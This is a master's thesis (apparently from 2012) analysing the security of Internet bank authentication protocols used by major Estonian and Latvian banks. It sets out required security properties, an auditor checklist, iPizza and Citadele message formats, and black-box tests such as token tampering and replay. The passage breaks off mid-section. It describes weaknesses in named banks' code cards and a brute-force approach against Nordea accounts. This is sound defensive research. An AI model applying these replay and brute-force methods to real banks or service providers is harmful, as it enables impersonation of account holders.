TALLINN UNIVERSITY OF TECHNOLOGY

Faculty of Information Technology

Department of Computer Science

Cyber Security

Arnis Paršovs

Security Analysis of Internet Bank Authentication Protocols and their Implementations

Master's Thesis

Supervisors:
Peeter Laud, PhD
Marko Kääramees, MSc

TALLINN 2012

Declaration

I declare that this master thesis is the result of my own research except as cited in the references. The thesis has not been submitted before for any other degree or examination.

.....	.....
(Date)	(Author's signature)

Abstract

In some European countries banks have taken the role of identity providers, providing identity services to external entities. The aim of this study is to define security properties required for protocols and processes used in this type of federated authentication, and assess the security of implementations employed in practice. The objects of this study are 11 major banks in Estonia and Latvia and their respective service providers. The findings show that required security properties are not provided in practice, thus making Internet bank authentication extremely insecure. Most of the banks were found to be using protocols vulnerable by their design. Security issues were discovered in nearly all of the implementations of service providers, and some implementations were even found to be vulnerable to a complete Internet bank authentication bypass.

Kokkuvõte

Mõnedes Euroopa riikides on pangad asunud välistele asutustele isikutuvastusteenuseid pakkuma. Käesoleva uurimistöö eesmärk on sellist sorti födereeritud autentimisteenuses kasutatavate protokollide ja protsesside kohustuslike turvanõuete defineerimine ning olemasolevate realisatsioonide neile nõuetele vastavuse hindamine. Magistritöö uurimisobjektid on 11 suuremat Eesti ja Läti panka ning teenusepakkujad, mis nende pankade isikutuvastusteenust kasutavad. Tulemused näitavad, et nõutud turvaomadused reaalselt ei kehti ja isikutuvastus läbi internetipanga on tegelikkuses äärmiselt ebaturvaline. Autor leidis, et enamus pankadest kasutab protokolle, mis on juba oma disaini poolest ebaturvalised. Turvadefekte avastati ka peaaegu kõigi teenusepakkujate protokollirealisatsioonide juures; neist mõne puhul oli isegi võimalik internetipanga kaudu autentimist täielikult vältida.

Contents

1 Introduction

Recently the popularity of Internet bank authentication in many European countries has grown significantly. Government institutions and private companies are using bank authentication to identify persons online when providing access to e-services. Some countries with a widely deployed public key infrastructure already have strong smartcard-based authentication tools issued to their citizens; the tools provide two-factor authentication with advanced security properties. However, using smartcard-based authentication methods requires a smartcard reading device and software stack. This makes smartcard usage less convenient compared to the platform-independent Internet bank authentication method. The banking industry has high risks and tight regulations, therefore, it is assumed that banks manage their risks properly, and issue secure authentication tools to their clients for doing bank transactions online (usually code cards or one-time code generation tokens). The digital society trusts Internet banking security and, therefore, there is a widespread assumption, based on statements from bank executives and service providers, that the authentication to a service provider through an Internet bank is as secure as authentication to the Internet bank itself [1]. There are no detailed security analyses of Internet bank authentication publicly available, therefore, this thesis will verify the statement by analyzing Internet bank authentication protocols used by 11 major banks in Estonia and Latvia, and their implementations on the part of the service providers. This statement will be verified by analyzing security features required for the Internet bank authentication process, and testing publicly accessible Internet bank authentication implementations used by Estonian and Latvian service providers in order to determine whether they meet the defined security requirements.

2 Background

Major banks in countries such as Estonia, Finland, Latvia, Lithuania and Sweden have taken the role of identity providers, providing authentication services to external entities. Most of these external entities are government organizations seeking to provide e-service access for their citizens. This type of federated authentication solves the problem of credential distribution, which would be needed for a user to authenticate to these service providers. Since the majority of citizens in these countries use Internet banking, they have already established authentication means towards their banks, which can be used by banks to authenticate their clients to service providers. Since the clients of just a few major banks in these states cover the majority of the population of these countries, a service provider has to make an authentication services agreement only with these banks in order to provide authentication for most of the Internet banking users in the country.

In order to enable bank authentication in practice, service providers have to enter into authentication services agreements with banks whose clients they want to authenticate to their web services. When a user visits the service provider's website, he can then authenticate to it by authenticating to his bank, using authentication means issued by his bank. During this process, there is no direct communication between the bank and the service provider. The authentication information is transferred by the user's browser, and at this point, additional security risks are introduced.

2.1 Terms

The terms "identity provider", "asserting party" and "responder" are used in literature to describe an entity that asserts the identity of a subject. In this thesis, the term "bank" is used to refer to this entity. Similarly, the terms "service provider", "relying party" and "requester" are used to describe the entity that relies on identity assertion. The term "service provider" is used in this thesis to refer to this entity. The "subject" whose identity assertion is claimed is called "user", because in this context, he is a user for both the bank and the service provider. The protocol message containing the identity assertion of a subject is called either "response message" or "authentication token".

2.2 Scope of research

This study analyzes Internet bank authentication protocols used only by major Estonian and Latvian banks. In Estonia, the banks in question are Krediidipank, Nordea, Sampo, SEB and Swedbank; in Latvia: Citadele, DNB, Nordea, Norvik, SEB and Swedbank. In Estonia, Internet bank authentication is also provided by these banks: LHV and Marfin, and in Latvia by GE Money and PrivatBank. However, these banks can be used to authenticate only to few publicly accessible service providers, therefore, none of the protocols of these banks are covered here. The selection of publicly accessible service providers analyzed further on, is non-discriminative and believed to be complete. The list of service providers was obtained from the banks. However, there were a few service providers who were excluded from particular tests, mainly because the authentication to a service provider failed, or the author of this thesis was not authorized to access the resources of the service provider, and there was no notable distinction between the two cases (e.g. the service provider `ekool.ee`).
It should be noted that in addition to the Internet bank authentication service, most of the banks also provide Internet bank payment services that use similar protocols, but with rather different objective and message content. This field is also worth studying. However, this thesis will analyze only protocols providing the authentication of a user. The security issues not directly related to Internet bank authentication are not analyzed either.

2.3 Technical details

This section provides a detailed description of the steps involved in the Internet bank authentication process (Figure 1):

1. The user visits a service provider's website and clicks on the authentication link.
2. The website shows authentication options and the user chooses his bank by clicking on the corresponding link.
3. The service provider generates an authentication request and redirects the user's browser with the request to the chosen Internet bank website.

4. The user authenticates to his bank by the authentication credentials issued by the bank.
5. The bank asks for permission to send the identification information of the user to the service provider.
6. After the user has agreed, the bank generates a digitally signed authentication token that contains the user's identifiable information, and redirects the user's browser with the token to the service provider.
7. The service provider verifies the token and continues with the authorization process.



Figure 1: Internet bank authentication process.

The authentication request generated by a service provider must contain the service provider's identifier and, optionally, a specific return URL to which the user should be redirected after a successful authentication to the Internet bank.
In order to redirect the user's browser with an authentication message to the bank and from the bank to the service provider, a non-malicious type of cross-site request forgery is used. Usually a hidden HTTP POST form with the required message parameters is generated and automatically submitted with the help of JavaScript. It is possible that the service provider receives an authentication token without previously sending an authentication request message. This happens in case the user has initiated an authentication request from the bank's Internet bank e-services page.

2.4 Authentication to an Internet bank

When it comes to Internet banking, banks have to deal with client-side threats, such as phishing attacks and banking trojans [2]. The banking industry mainly focuses on preventing fraudulent transactions, but this thesis focuses on threats dealing with unauthorized authentication to a service provider. Since banks employ the same authentication method for the authentication to a service provider, and for the authentication to the Internet bank, only the risks of unauthorized authentication to the Internet bank will be discussed here. An important thing to note: all banks covered in this study provide authentication to some preselected service providers from the bank's Internet bank e-services page. However, authentication to the service provider from the Internet bank's e-services page is not considered a transaction and no additional authentication procedures are required, thereby allowing authentication against several service providers from a single authenticated Internet bank session. This violates the "one code – one authentication" principle and therefore banks should implement an additional form of authentication.

If an attacker has obtained a victim's Internet bank authentication credentials, he can authenticate to any service provider that has an authentication services agreement with the victim's bank. Banks provide different authentication tools, such as one-time code cards, one-time code generation tokens, and even smartcard-based TLS client certificate authentication to reduce the risk of an attacker obtaining credentials and being able to use them successfully.

If we consider a threat model where an attacker has control over a victim's computer, then none of the single-channel authentication methods mentioned above can prevent an attacker from executing an active man-in-the-browser attack to hijack an already established session to the service provider, or to secretly replace the authentication request with an authentication request to the attacker's chosen service provider. There are a large number of computers infected with trojans, but such active man-in-the-browser attacks are not common because they require an attacker to define the attack scenario and objectives clearly. Most of the trojans observed in the wild passively capture observed authentication credentials and send them to the attacker for later use [3]. Therefore, the goal of the

bank-issued authentication mechanisms is to prevent the later use of authentication credentials captured by an attacker. Smartcard-based authentication solutions are invulnerable because they prevent an attacker from obtaining the private key used for TLS client certificate authentication. Similarly, codes generated by one-time code generation tokens are valid only in a limited timeframe and are rejected by the bank once they have been used. One-time codes from code cards are also rejected by the bank once they have been used. However, if the unused code is captured, it can be used without constraint in a specific timeframe. Remarkable security risks arise when codes from reusable code cards are used. Depending on the number of the reusable codes issued by the bank, and their selection strategy, a passive attacker can successfully authenticate to an Internet bank by waiting for the state when the bank asks for a code that has already been captured by the attacker.

Likewise, single-channel authentication methods mentioned previously do not prevent successful phishing attacks during which an attacker tricks a victim into authenticating into a forged copy of an Internet bank website and replays the entered credentials in real-time against the real Internet bank website. The only exception is TLS client certificate authentication that successfully prevents this type of attack [4].

The default authentication tool issued by the banks analyzed in this study is the code card. Table 1 gives a list of properties that bank-issued code cards have.

Bank	Codes	Entropy	One-time	Block count
Citadele (Latvia)	36	5 digits	–	5
DNB (Latvia)	36	7 digits	–	5
Krediidipank (Estonia)	32	6 digits	–	–*
Nordea (Estonia, Latvia)*	120	4 digits	+	3
Norvik (Latvia)	64	6 digits	–	5
Sampo (Estonia)	390	7 digits	+	3
SEB (Estonia)	30	6 digits	–	3
SEB (Latvia)	56	6 alpha-numerics	–	5
Swedbank (Estonia)	72	6 digits	–	3
Swedbank (Latvia)	72	6 digits	–	5

Table 1: Properties of code cards issued by banks.

During authentication, in addition to the username and the password, a random code from the code card is asked. The same challenge code is asked again until it has been entered correctly. This should prevent an attacker from brute-forcing favorable challenges for codes that he may have captured previously.
All the banks that use reusable code cards have a significant flaw in their code selection strategy. Code challenges are selected randomly with repetitions; that means that the probability of a successful authentication to the Internet bank grows linearly with each previously unseen code captured by an attacker. The selection algorithm should be changed to choose a challenge randomly from the codes that have not yet been selected in a current cycle. That way the attacker's advantage compared to one-time passwords would be 0, unless he has captured codes from previous cycles. In this way, the code card works as a one-time code card until all the codes have been used, which, depending on a user's Internet bank usage frequency, can provide one-time password security for months, if not years.
Krediidipank, in contrast to the other banks, does not block the access to its Internet bank if an incorrect code is entered several consecutive times. This makes Krediidipank vulnerable to code brute-forcing attacks. However, at least password brute-forcing is prevented by increasing login delay.
Nordea uses a questionable authentication because a password is not used and one-time codes are only 4 digits long. Furthermore, every code has two unique letters prepended to it, which are shown along with the code number in the bank's challenge after the username has been entered. This was introduced after phishing attacks against Nordea clients [5]. However, it helps to authenticate the bank only in case of offline phishing attacks. Since the username looks like a non-random incremental client number, by launching a brute-force attack over all accounts, on average every 3333th account could be successfully accessed (the chance could be improved because the codes look non-random). Another security issue arises from the fact that codes that are not entered or have been entered incorrectly are marked as used and are not asked for in any future challenges. Because of this, an attacker who knows a victim's username can exhaust usable codes, thereby forcing a code card replacement. Similarly, because the unique two-letter challenge is displayed along with the code number, an attacker who has obtained a code card without a username can brute-force the corresponding username without brute-forcing codes.

3 Required Security Properties

In addition to the threats concerning the authentication to the Internet bank, there are additional threats that have to be addressed in the Internet bank authentication process. This section describes the required security properties and the corresponding threats related to Internet bank authentication. These security requirements are specific to Internet bank authentication observed in practice, and have been derived from relevant threat models found in the related federated authentication schemes described in [6] and [7].

3.1 Authenticity and Integrity

Since an authentication token is transported to a service provider by the user's browser, a malicious user could impersonate another person by changing the user-identifiable information contained in the token. To prevent that, the authenticity and integrity of the authentication token has to be ensured.
If the authentication request message contains a return URL, its authenticity and integrity must also be preserved, otherwise an attacker could craft an authentication request with the return URL of the resource under his control and, after tricking a victim to authenticate to the Internet bank, he would obtain the authentication token and be able to successfully authenticate to the service provider on behalf of the victim.
The integrity of the authentication request and the response is preserved by the use of digital signatures. Therefore, when a bank and service provider enter into an authentication services agreement, they have to agree not only on an authentication protocol, but also on signature verification keys and signature schemes.
The importance of the authenticity and integrity of the authentication token cannot be stressed enough. A service provider's failure to correctly verify a signature would not only allow to impersonate any client of the bank, but also to impersonate any person, notwithstanding that he has never had a bank account. This is possible because the service provider has no way of verifying whether the person is a customer of the bank.

Impersonation attacks are possible not only in the case of a faulty signature verification, but also if the private key used to sign the authentication token is stolen. The risk of private key theft can be mitigated if a hardware security module (HSM) is used to generate and store the private key. The threat of private key leakage is serious because someone in the possession of a signing key can secretly forge authentication tokens from any place in the world. The importance of cryptographically secure algorithms and strong key sizes should not be neglected either.

3.2 Confidentiality

Any third party who has obtained the authentication token can use the token in order to authenticate to the service providers on behalf of the user. There are several measures discussed further on that can minimize the impact of a disclosed authentication token. However, the confidentiality of the transfer of a token between the bank and the service provider must be provided. This can be easily achieved by the use of an encrypted and authenticated TLS channel between the bank and the user, as well as between the user and the service provider. If a bank receives an authentication request with a HTTP return URL, the authentication request should be discarded, or the actual URL intended for sending the authentication token should be enforced to HTTPS. This will provide confidentiality in the case of a threat model, where an attacker has control over the communications channel.

In addition, authentication tokens, similarly to any other sensitive data, should always be sent to the service provider with the HTTP POST method in a HTTP request body. A failure to do that can introduce several security issues since the URL parameters are saved in browser history and in the logfiles of the proxy servers and web servers. Besides, they can leak through the HTTP referrer headers and have other security implications.

Since authentication tokens contain personal data, their confidentiality should be preserved even when they are not usable for authentication to service providers.

3.3 One-timeness

One authentication token should be usable to grant only one authenticated session, otherwise the "one code – one authentication" principle would be violated. This principle is essential because without it, the security guarantees given by a bank's two-factor authentication are lost and Internet bank authentication becomes much less secure than the authentication to the Internet bank. This property also prevents replay attack in case of which an attacker has obtained an authentication token and uses it repeatedly to authenticate on behalf of the user. To guarantee a token's one-time usage, the service providers have to store previously processed authentication tokens. A unique identifier, such as a nonce, may be used for verification if the token has already been processed. If an authentication token does not contain a unique identifier, a message signature can be used as a unique identifier, but only if the signing scheme does not allow deriving other valid signatures from the original signature. As an additional improvement, if the service provider receives an already processed authentication token, he should destroy the original session established by the token. This minimizes the impact of unauthorized access in case of a race condition where an attacker and a legitimate user are trying to authenticate against the service provider.

3.4 Target-binding

This property is required in environments where there are several service providers accepting authentication tokens from the same bank. The property states that an authentication token should only be usable for authentication to the service provider to which this token has been issued. Without this property, cross-site replay attacks are possible. A malicious user would be able to use one token for authenticating to several service providers, violating the "one code – one authentication" principle. Even worse, a malicious service provider would be able to use a received token to authenticate to other service providers as a user.
This flaw can emerge if service providers base their protocol implementations on the false assumption that the bank uses different signing keys to sign authentication tokens issued for different service providers. If a bank uses the same signing key for signing tokens for different service providers, it has to provide an additional field

in the authentication token. The field has to specify the identifier of the service provider for which the particular token is issued, and the bank has to instruct the service provider to verify whether this value matches his identifier.
A bank's usage of different signing keys to sign tokens for different service providers has a positive side-effect because in addition to signature verification, token destination is also verified. On the other hand, if the bank has to maintain only one signing key, the risks of key leakage can be minimized by employing HSM solutions, the use of which would be uneconomical for storing a large number of keys.

3.5 Expiration

This property is required to limit the time window in which the authentication token issued by the bank may be used to authenticate to the service provider. The property guarantees the freshness of the authentication conditions and minimizes the impact of a stolen token. While it is possible to execute a successful attack even in 3 seconds, the time limit would put a considerable constraint on an attacker. That could be feasible in a well-organized targeted attack, but it is unlikely to happen in large-scale attacks.
In order to enforce this requirement, authentication tokens have to contain a precise timestamp of token generation, and service providers must check the difference. The message field used for the timestamp should have the time in a time zone independent and easily parsable format (e.g. a unix timestamp). In addition, service providers should check for a negative time difference, which will protect against an imprecise system time on the part of the bank or the service provider. In order to provide the ability to enforce as small an expiration time as possible, banks should generate and transfer the authentication token immediately after the user has made the final step for authentication to the service provider. In this case, the time difference between token generation and its reception would only depend on technological limitations that would guarantee the difference to be small. If the time of loading a bank's HTML response and submitting it automatically to the service provider is longer than 10 seconds, it should be considered as an anomaly or an exploitation attempt.

If an authentication request message contains a return URL, expiration should also be enforced for these because of the risk that, as time passes, the return URL of the service provider could change and the previous resource could come under the control of an attacker.

3.6 Availability

While any information system is subject to denial-of-service attacks, there are a few additional factors that apply to the Internet bank authentication.
Signature verification and signing are both public key operations and thus relatively expensive. Therefore, banks and service providers should consider authentication message generation and verification as a denial-of-service attack vector. As a countermeasure, a service provider could implement the caching of request messages or limiting their generation frequency. Authentication message verification can be an especially complex task if the XML format of messages is used. In order to escape from a denial-of-service and other attacks, a verifier must start with a verification that guarantees the fastest rejection of an invalid message. Banks should verify an authentication request after the user has been authenticated. This not only prevents denial-of-service attacks, but also deters attackers since an attacker would be required to disclose his identity before executing an attack.

3.7 Control and Consent

This principle is in accordance with the European Data Protection Directive [8], which states that explicit user consent must be received before processing personal data. In this case, a bank has to ask for explicit consent before transferring a user's personal data to a service provider. This should be done by specifying exactly what personal data will be transferred to which entity. Consent is given by clicking on a button under the confirmation message.
While an authentication token usually only contains a person's name and personal code, there is an additional bit of personal data processed. It is not very obvious and has not been provided in any confirmation message observed in this study. By receiving an authentication token, the service provider knows that the person

identified in the token is a client of the bank. This information is considered sensitive by most users. Therefore, before transferring personal data, a user should be warned about the exposure of his business relationship with the bank.

3.8 Auditability

If the bank and service provider have no means of cross-checking their authentication audit trails, impersonation attacks can stay undetected for a very long time. The bank must provide access to the Internet bank authentication audit trails and the service providers have to regularly cross-check authentication trails to be able to detect impersonation attacks. If such attacks are detected, a deeper investigation should be conducted in order to determine whether a security incident has occurred due to faulty signature verification on the part of the service provider, or the fact that the signature algorithm or private key used by the bank have been compromised. To offer a limited opportunity for impersonation attack detection, service providers should show the authentication audit trail to the user after he has authenticated to the service provider.

In addition, the bank and service provider should log and investigate possible attack attempts in cases when the signature verification of a message fails, an already processed or expired message is received or a message designated to another recipient is received.

4 Testing Guide

This section provides a checklist for the auditors who wish to assess the security of the Internet bank authentication implementations on the part of the bank or the service provider. Table 2 maps each check in this section to the security properties that it verifies and that were mentioned in the previous section.

4.1 Identity provider

An identity provider (bank) implementation should give positive answers to these questions:

1. In case the authentication request contains a return URL is it timestamped and digitally signed?
2. Is the digital signature of the authentication request correctly verified?
3. Are the lifetime limitations for digitally signed authentication requests enforced?
4. Does the verification of the authentication request take place after login?
5. Are the suspicious requests logged and do they trigger an alert?
6. Are the authentication request messages containing HTTP return URL rejected?
7. Is the authentication token always sent to the service provider in a POST request over the HTTPS?
8. Is the user asked for consent before sending personal data to the service provider?
9. Does the consent message contain all the required information?
10. Is there an additional form of authentication for a user's authentication from the Internet bank e-services page?
11. Does the authentication token contain a unique identifier of the token?

12. Does the authentication token contain a field that designates the receiver of the token?

13. Does the authentication token contain a time zone independent, easily parsable token generation timestamp?

14. Is an authentication token generated only after the user has given his consent, and is it immediately sent to the user and to the service provider?

15. Is the time source used for the authentication token timestamping precise?

16. Is the private key used for authentication token signing generated and stored in a HSM?

17. Are the recommended signature schemes and key sizes used for authentication token signing?

18. Does the technical specification contain instructions on how the verification of authentication token should be done?

19. Are the authentication audit trails available to the service providers for cross-checking?

4.2 Service provider

A service provider implementation should give positive answers to these questions:

1. Is the access to authentication request message generation protected from the denial-of-service attacks?

2. Does the return URL in authentication request message use HTTPS URL scheme?

3. Is the digital signature of an authentication token correctly verified?

4. Are the already processed authentication tokens rejected?

5. In case an already processed token is received, are the sessions established by this token destroyed?

6. Are the lifetime limitations for authentication tokens enforced?
7. Is the timestamp of a token checked against a negative time difference?
8. Is the destination for authentication tokens verified?
9. Is the validation of the tokens done in a way to fail fast, in case of an invalid token?
10. Are the suspicious requests logged and is an alert triggered?
11. Is there an opportunity provided for an authenticated user to view the authentication audit trail?
12. Are the cross-checks of authentication audit trails with the bank regularly performed to detect impersonation attacks?

Test	Authenticity	Confidentiality	One-timeness	Target-binding	Expiration	Availability	Consent	Auditability
4.1-1	+	+			+			
4.1-2	+	+						
4.1-3					+			
4.1-4						+		
4.1-5								+
4.1-6		+						
4.1-7		+						
4.1-8							+	
4.1-9							+	
4.1-10			+					
4.1-11			+					
4.1-12				+				
4.1-13					+			
4.1-14					+			
4.1-15					+			
4.1-16	+							
4.1-17	+							
4.1-18	+		+	+	+	+		+
4.1-19								+
4.2-1						+		
4.2-2		+						
4.2-3	+							
4.2-4			+					
4.2-5		+	+					
4.2-6					+			
4.2-7					+			
4.2-8				+				
4.2-9						+		
4.2-10								+
4.2-11								+
4.2-12								+

Table 2: Security property mapping for checklist.

5 Protocols and Implementations

This section contains analysis of Internet bank authentication protocols and their implementations on the banks' and the service providers' side.

5.1 Testing plan

The objective of the testing was to assess whether the protocols and the implementations existing in the real world meet the security requirements defined previously. Since all the tests have been conducted using the black-box testing method, not all the properties may have been fully verified. The same tests have been performed with respect to every bank included in this study.

At the first stage the protocol description was analyzed to see what information was being signed, what signature method was used, what keys and key sizes were used for signing, and what the bank required from a service provider for the token verification. This was done by obtaining a bank's technical specification from the bank's website, or by requesting the document from the bank. If this information could not be obtained from documentation or the bank, it was obtained by observing the protocol flow.

The authenticity and the integrity property were tested by modifying signed message values, in order to determine if the signature verification makes the authentication fail. Similarly, Base64 encoded signature value was damaged in order to determine whether a Base64 decoding error influences the correctness of the signature verification.

The confidentiality property was tested by monitoring the traffic in order to determine whether authentication tokens are sent over the HTTPS channel in the HTTP POST request body.

The one-timeness property was tested by executing replay attack to see whether previously processed messages are accepted. This property was tested to check if the one-timeness enforcement is done by the bank for the authentication request messages, and by the service provider for the authentication response messages.

Since the lack of the target-binding property is relevant only in cases where the bank uses the same key to sign messages generated for different service providers,

this property was tested in the case of these banks only. The testing consisted in executing a cross-site replay attack to see whether the service provider accepts the token that has been generated for another service provider. If the protocol did not have any message fields that could be used to establish the receiver, the target-binding property was not tested because in that case, the service provider has no ability to avoid cross-site replay attacks. There were cases where a particular message format was used by only one service provider, therefore, there was no possibility to test whether the service provider was checking the receiver's identifier. In practice, the service providers using a unique message format are safe, but only as long as there is no possibility for another service provider to use the same format. There were cases where the service provider rejected a cross-site replayed authentication token in the "provider–bank–provider" protocol flow, but the reason for the rejection could have been the fact that the nonce field in the received token was in a wrong format, or the service provider was expecting a nonce that had been previously issued in the authentication request message. To make sure that the service provider is checking a receiver's identifier, when possible, the tests were conducted under a malicious service provider threat model, where the token could be obtained for the attacker's chosen nonce value.

The expiration enforcement was tested by replaying or delaying messages in order to see how old messages are accepted. The precise expiration time enforced by a particular service provider was measured by doing a binary search. For service providers vulnerable to the replay attack, the time measured was believed to be precise. The implementation was marked as not having an expiration enforcement if messages older than 24 hours were accepted. In cases where the service provider in the "provider–bank–provider" protocol flow assigned request message nonce value to the established session, the expiration time was not measured. A bank's practices of token generation were also assessed because the size of the time window that can be enforced for a token on the service provider's side depends on the moment when the token is generated by the bank. The banks that generated the authentication token before the user had given his consent were marked for needing an improvement.

The availability property was not tested because of the offensive nature of such tests and since availability is a rather uninteresting aspect of this study.

The control and consent property was tested by observing whether the bank asks for a user's consent before sending his personal data to the service provider.
For testing the author used the browser plugin HttpFox [9], which provides an access to HTTP requests and responses, as well as a self-made web framework for token management, manipulation and replay.

5.2 iPizza (general)

Protocols based on iPizza are used by several banks analyzed further on in this thesis, therefore, the issue will be described here and the author will later on refer to it by pointing out the differences from this protocol. Although the name iPizza cannot be found in any technical specification, this is a common name used on the Internet to refer to this protocol.
The iPizza protocol description provided here has been compiled from the technical specifications of several banks [10, 11, 12, 13]. In general, the iPizza provides two authentication protocols – one of them timestamped and the other timestampless. The timestamped protocol authentication request message is given in Table 3 and the response message in Table 4.

No	Field name	Value/Format	Description
1	VK_SERVICE	4001	Message ID
2	VK_VERSION	008	Signature method
3	VK_SND_ID		ID of sender (service provider)
4	VK_REPLY	3002	Expected response message ID
5	VK_RETURN	https://...	URL where to send response
6	VK_DATE	DD.MM.YYYY	Date when message generated
7	VK_TIME	HH:MM:SS	Time when message generated
–	VK_MAC		Digital signature of previous fields

Table 3: Fields of the timestamped authentication request message 4001.

No	Field name	Value/Format	Description
1	VK_SERVICE	3002	Message ID
2	VK_VERSION	008	Signature method
3	VK_USER		Personal code of client
4	VK_DATE	DD.MM.YYYY	Date when message generated
5	VK_TIME	HH:MM:SS	Time when message generated
6	VK_SND_ID		ID of sender (bank)
7	VK_INFO		Personal data of client
–	VK_MAC		Digital signature of previous fields

Table 4: Fields of the timestamped authentication response message 3002.

Since the authentication token of the timestamped protocol does not have any fields that designate the receiver of the message, the service provider who receives it has no means to determine if the authentication token received has not been issued for authentication to another service provider. Therefore, unless a bank uses different keys to sign authentication tokens for different service providers, cross-site replay attacks are unavoidable.

The timestampless protocol authentication request message is given in Table 5 and the response message in Table 6.

No	Field name	Value/Format	Description
1	VK_SERVICE	4002	Message ID
2	VK_VERSION	008	Signature method
3	VK_SND_ID		ID of sender (service provider)
4	VK_REC_ID		ID of receiver (bank)
5	VK_NONCE		Random nonce
6	VK_RETURN	https://...	URL where to send response
–	VK_MAC		Digital signature of previous fields

Table 5: Fields of the timestampless authentication request message 4002.

No	Field name	Value/Format	Description
1	VK_SERVICE	3003	Message ID
2	VK_VERSION	008	Signature method
3	VK_SND_ID		ID of sender (bank)
4	VK_REC_ID		ID of receiver (service provider)
5	VK_NONCE		VK_NONCE from initial request 4002
6	VK_INFO		Personal data of client
–	VK_MAC		Digital signature of previous fields

Table 6: Fields of the timestampless authentication response message 3003.

Since the authentication request messages of this protocol do not contain a timestamp, the bank has no possibility to enforce its expiration. The authentication response message does not contain a timestamp either, therefore a service provider can enforce a token's expiration only by calculating the difference between the time of the authentication request generation and the time of the authentication response reception. This is a problem because the expiration time has to be significantly extended.

In addition to the timestamped and timestampless protocol, there is one more authentication response described in Table 7. This message is not documented in any technical specification, but has been observed to be used by a few banks and service providers for authentication from the Internet bank e-services page. This authentication message contains both the timestamp and the receiver's identifier.

No	Field name	Value/Format	Description
1	VK_SERVICE	3004	Message ID
2	VK_VERSION	008	Signature method
3	VK_SND_ID		ID of sender (bank)
4	VK_REC_ID		ID of receiver (service provider)
5	VK_GENERATED		Unix timestamp
6	VK_NONCE		Random nonce
7	VK_INFO		Personal data of client
–	VK_MAC		Digital signature of previous fields

Table 7: Fields of the authentication response message 3004.

When an authentication response message is generated on the bank's initiative from the Internet bank e-services page, the response message 3002 or 3004 is sent. The signature calculation for iPizza-based protocols is done by calculating SHA-1 digest [14] on the data to be signed and then applying the RSA signature algorithm on the calculated digest according to PKCS #1 [15].
The data for the signing is prepared by constructing a string of length prefixed protocol fields in their numerical order, while the length is specified as zero left-padded 3 digit number. The length specifies the number of characters, not the bytes. The binary value of the signature is encoded to the Base64 encoding.
Here is an example of a signature calculation for the iPizza authentication response message 3004:

$$Base64_{enc}(RSA_{sign}(SHA1(\text{“004”}||\text{“3004”}||\text{“003”}||\text{“008”}||\text{“002”}||\text{“}HP\text{”}||...)))$$

where “004” represents the number of characters in the value “3004” of VK_SERVICE field.

5.3 Citadele (Latvia)

Citadele uses a self-designed XML based protocol AMAI with an "enveloped" XML-Signature [16] to digitally sign the messages. The technical specification of the protocol is not publicly available, but it can be obtained for research purposes. Listing 1 shows an authentication request message which contains a timestamp of the message generation, the service provider's identifier in the "From" element, the unique identifier of the generated request in the "RequestUID" element and the return URL in the "ReturnURL" element.

Service providers are required to use a 4096-bit RSA key to sign their authentication requests. The authentication request messages have to be sent to the URL `https://online.citadele.lv/amai/start.htm` as "xmldata" POST variable.

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <FIDAVISTA xmlns="http://ivis.eps.gov.lv/XMLSchemas/100017/fidavista/v1-1"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://ivis.eps.gov.lv/XMLSchemas/100017/fidavista/v1-1
       http://ivis.eps.gov.lv/XMLSchemas/100017/fidavista/v1-1/fidavista.xsd">
3    <Header>
4      <Timestamp>20120502154945000</Timestamp>
5      <From>10001</From>
6      <Extension>
7        <Amai xmlns="http://online.citadele.lv/XMLSchemas/amai/"
             xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
             xsi:schemaLocation="http://online.citadele.lv/XMLSchemas/amai/
             http://online.citadele.lv/XMLSchemas/amai/amai.xsd">
8          <Request>AUTHREQ</Request>
9          <RequestUID>68a434e6-1763-7b3c-7b64-d0f327738334</RequestUID>
10         <Version>1.0</Version>
11         <Language>LV</Language>
12         <ReturnURL>https://service.provider.lv/auth/citadele/</ReturnURL>
13         <SignatureData>
14           <Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
15             <SignedInfo>
16               <CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
17               <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
18               <Reference URI="">
19                 <Transforms>
20                   <Transform
                         Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
21                 </Transforms>
22                 <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
23                 <DigestValue>K3b3J/Wm1nyEYXIqEt2Oujh+gBE=</DigestValue>
24               </Reference>
25             </SignedInfo>
26             <SignatureValue>Jw4XTs7iO1g...</SignatureValue>
```

```
27              <KeyInfo>
28                <X509Data>
29                  <X509Certificate>MIIE/jCCAuYCCQD...</X509Certificate>
30                </X509Data>
31              </KeyInfo>
32            </Signature>
33          </SignatureData>
34        </Amai>
35      </Extension>
36    </Header>
37  </FIDAVISTA>
```

Listing 1: Citadele authentication request message.

Listing 2 shows the authentication response message sent by the bank and, among other things, contains a timestamp of the token generation, the bank's identifier in the "From" element, the element "RequestUID" which contains a copy of the "RequestUID" from a service provider's previously generated authentication request, and the user's personal data in the elements "Person" and "Code".

In case an authentication response message is generated on the bank's initiative from the internet bank e-services page, the "RequestUID" element is a uniquely generated identifier and the "Request" element is set to ESERVICEREQ instead of AUTHRESP.

